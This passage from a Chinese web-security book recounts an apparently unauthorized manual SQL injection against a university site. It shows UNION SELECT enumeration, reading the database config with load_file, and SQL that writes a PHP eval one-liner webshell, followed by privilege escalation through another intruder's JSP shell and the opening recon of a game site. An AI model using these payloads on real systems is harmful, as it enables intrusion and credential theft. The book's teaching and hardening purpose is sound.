


图 4-134 使用杀毒软件进行杀毒

（1）重新更换系统中的所有密码，删除多余的管理员。

（2）对系统进行杀毒、木马检测、端口查看、网络连接等安全检查。

（3）对网站代码进行安全检测，查看代码中是否包含后门和木马代码。

（4）安装防火墙并及时升级系统防火墙、系统补丁。

（5）更改 3389 端口为其他端口，在事件中增加安全审核，并仅仅授权管理 IP 地址，即仅仅某一个网段或者某一个 IP 地址才能访问 3389。

（6）严格控制 Ftp 用户以及目录，如果没有特殊的需要，尽量使用 Windows 自带的 Ftp 服务。

4.8 手工对某重点大学网站的一次安全检测

记得一日某人对我说，此学校网站存在注射，而且是 php 的，我也无聊况且最近开始玩 php，所以就去进行了一次友情安全检测！

4.8.1 获取出错信息

我没有想从主站直接入手（后来发现主站也存在注射，汗！），而是准备迂回过去，找了几个分站的页面开始起来，http://www.****.edu.cn/XXX/XX.php?id=569，后面先丢

了一个“’”，发现报错了，如图 4-135 所示，而且还把路径给直接泄露了，哎！真是不应该啊！




图 4-135　手工测试暴露网站路径

4.8.2　获取注射的长度

开始 and 1=1 和 and 1=2，发现前者返回正常，后者返回错误，也就是说符合注射的条件，可以 go 了！继续判断长度，order by 10 正常，直接猜测 20 出现错误，10 和 20 之间，继续（这是个体力活，很机械的！）最后得出是 12，好了，我们继续提交，http://www.xxxxxx.edu.cn/XXX/XX.php?id=569 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12/*出现了 2 和 5，我们来看看有用信息吧！用 user() 和 version()替换 2 和 5，查看用户和 mysql 版本，发现是 ROOT，如图 4-136 所示，这下可有的玩了。大家知道以 ROOT 用户连接的数据库，权限很高。可以利用它来读取一些敏感的文件，条件允许的话，可以 into outfile 得到一个一句话 Shell，但是这个条件有点苛刻，大部分时候都是不符合的，至少笔者就从来没有遇到过这种情况。

> 注：
>
> 在 MySQL4.0.24 以下还有一些利用的方法。版本越低越是有可能突破，毕竟新版本是功能的加强，尤其是安全方面的修补和提升，因此在做系统时，尽量使用一些较新的程序来做。




图 4-136 获取数据库类型和版本

4.8.3 获取数据库配置文件路径

在查询语句中直接 load_file 一下，刚开始的时候，我们爆出了路径，如图 4-137 所示，那么我们转换一下，转换成十六进制的，呵呵，我们可以查看 include 和 require 等引入文件。




图 4-137 获取数据库配置文件路径

4.8.4 获取数据库密码

如图 4-138 所示，得到 config.inc.php 路径，并将其打开，可以获取如下信息：

```
  // 数据库信息
$dbhost = "localhost";          // 数据库服务器名
$dbuser = "root";               // 数据库用户名
$dbpasswd = "XXXXX";            // 数据库密码
$dbname = "XXXXX";              // 数据库名
```

然后继续再次转换提交查看到 ROOT 口令！



图 4-138　获取数据库用户名和密码

4.8.5 查看 magic_quotes_gpc 参数的值

通过查看其配置，发现“magic_quotes_gpc”参数的值是“On”。magic_quotes_gpc 选项是 php 中的一个重要的安全设置，当该选项为 ON，也就是打开的时候，所有从 GET、POST 和 COOKIE 传递过来的数据之中的特殊字符（如'"\等），以及 NULL 等元字符都会被自动地加上“\”以实现转义，这个选项使得 SQL 注入或者插入代码，以及 XSS 中引入字符串或者改变程序流程变得更加困难。在 php.ini 配置文件中是默认启用 magic_quotes_gpc 设置（即为 On）的，这相当于自动对所提交的 GET,POST,COOKIE 数据使用了 addslashes() 函数。 如果网站空间关闭了 magic_quotes_gpc 设置，那么 PHP 就不会在敏感字符前加上反斜杠(\)，即允许窗体所提交的内容含有敏感字符，例如单引号(')等，这就更容易让黑客或者恶意使用者有机会利用 SQL 的注入漏洞发动攻击。当然现在很多具备安全意识的程序员或数据库管理员都懂得如何防范 SQL 注入攻击，他们通常会在相应的程序代码或应用环

境中加强安全防范，但是无论如何，在系统层级加强安全防范，始终都应该是 LINUX 系统管理员的不二责任。

> 注意：
>
> PHP 程序代码中关于敏感字符的处理，可以用 addslashes()来自动在敏感字符前添加反斜杠，也可以用函数 stripslashes()来去掉反斜线。另外，许多数据库本身也提供了针对这种输入数据的处理功能。例如在 PHP 版本的 MySQL 操作函数中，就有一个调用数据库来处理输入数据的函数：mysql_real_escape_string()；它可将特殊字符以及可能引起数据库操作出错的字符转义。

4.8.6 使用 PhpMyadmin 来管理 MySQL 数据库

PhpMyadmin，对，就找它，一般使用 MySQL 数据库的站，都喜欢用 PhpMyadmin 来管理数据库，经过不断的翻找，终于得到了这玩意的地址，如图 4-139 所示，呵呵！




图 4-139 获取 PhpMyadmin 的管理地址

4.8.7 创建 WebShell 失败

那现在就好办了啊！有了路径，有了 ROOT 密码，还有了 PhpMyadmin，应该能拿到 WebShell 吧！使用以下代码来创建一句话后门：

```
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php eval($_POST[cmd]);?>');
select cmd from a into outfile '你要的一句话 shell 路径';
Drop TABLE IF EXISTS a;
```

不用我多说了吧！建表，插入，导出，删除表。进入 PhpMyadmin 开始执行该命令，如图 4-140 所示，提示出错了，可能是没有有权限吧，写不进去！



图 4-140　创建 WebShell 失败

换了几个地方都写不进去，咋办（有人说：你是猪啊？你不会往图片存放文件地方写啊？我当时忙晕了，忘了，我就是猪！所谓当局者迷，旁观者清！）你猜我这时候干啥了！我居然注射管理账号和密码进后台，发现不可行噢，后台对上传的过滤的很严！怎么折腾就是不能扔上去（不管了，吃饭去！）

4.8.8　成功创建 WebShell

吃完饭回来，本来在外面逛了逛，心情很好！这时候头脑清醒了，开始想到了存放图片的地方，往前面开始翻新闻找图片，查看属性。得到了图片存放地址，将 WebShell 地址设置到图片目录，芝麻开门，这次终于成功了！如图 4-141 所示。




图 4-141　成功导出 WebShell 到图片路径

4.8.9 成功获取并连接 WebShell

通过写入一句话木马，用客户端连接成功写入 php 大马，如图 4-142 所示，进去了发现也有人竟然和我一样去后台搞，还上传的有黑鹰的图片，我汗!估计他也没有拿到 WebShell 吧!




图 4-142 成功获取并连接 WebShell

4.8.10 提升权限

1. 上传 Jsp 木马

郁闷的是进去了，发现权限真小，基本上往上级目录跳一下，就不可写！没有权限写，至少还都能浏览，我在不断翻目录的时候，发现了 Tomcat，想到了什么？Jsp，但是我最后来了次地毯式搜索，终于发现了 Jsp 文件，但是打开都是错误的！这不是没戏了？上传了 Jsp，也都是这种情况！如图 4-143 所示。




图 4-143 Jsp 马执行失败

2. 获取前人的 JspWebShell

休息了一会，继续清醒大脑，难道困在这里么？继续翻，这次一个一个地看，瞪大了眼睛看，翻了半个小时，在一个名字有点别扭的地方，居然看到了前人来过的足迹，而且这里还支持 Jsp，我一看还有一个 Jsp 大马，华夏猪头三的马，如图 4-144 所示，也懒得去找 Jsp 马上传了，直接看他的马用他的密码进去，呵呵，有点不厚道啊！Jsp 的比 php 的权限大，这次有权限修改了！直接将存在 SQL 注入点的页面加入了防注入元素。



图 4-144　获取他人 Jsp 的 WebShell

4.8.11　总结与探讨

对于 php 来说，因为我们获取的变量一般都是通过 GET 或者 POST 方式提交过来的，那么我们只要对 GET 和 POST 过来的变量进行过滤，那么就能够达到防止注入的效果。于是翻箱倒柜找了代码，加了进去，回去找个页面试试，还存在注射，而且主站的页面也还存在注射，没有效果啊！（上次的某个站就可以啊）不但没有效果，还把新闻给弄废了，直接出错了，不好意思！做好人失败，严重失败！去了，反倒是正常了，但是问题是还是存在注射，我也懒得去弄了！

本次安全检测加深了自己对 SQL 注入的理解，以及提升权限方面的认识，写出本文的目的就是跟大家分享安全检测的经验，不到之处请指正。

4.9　对某游戏网站的安全检测

某天受朋友之托对其管理的网站进行安全检测，这不是还处在金融危机当中嘛，万一出点啥事他工作不保那可得找我麻烦了，上午反正也没什么重要的事，那就帮忙看看吧。

4.9.1　基本信息收集

1. 获取 IP 地址信息

打开网站通过导航栏查看网页文件，发现该网站系统使用 php 语言编写的，浏览了多

个页面没看出是用的什么 CMS 系统，如图 4-145 所示，初步估计可能是自己开发的。通过 superscan 扫描收集到的基本信息为：这台服务器只开放了 Ftp 21 端口，http 80 端口，MySQL 3306 端口。



图 4-145　查看网站基本情况

2. 获取该 IP 地址下的所有域名

通过 www.ip866.com 域名反查该 IP 地址下的所有其他域名，如图 4-146 所示，得到该服务器下有两个网站，www.xxx.com 和 game.xxx.com，看来服务器具有一定安全性，还是从 Web 应用这块突破吧。



图 4-146　域名反查结果

4.9.2　Web 程序安全检测

1. 手工查找漏洞

既然不是网上常用的 CMS 系统，使用 wwwscan 扫描下网站结构，，以便得到更多有用的敏感信息。如图 4-147 所示，可以看到网站可能做了容错处理，wwwscan 的字典跑出结果都是 200 状态。




图 4-147　wwwscan 扫描结果

2. 获取敏感信息

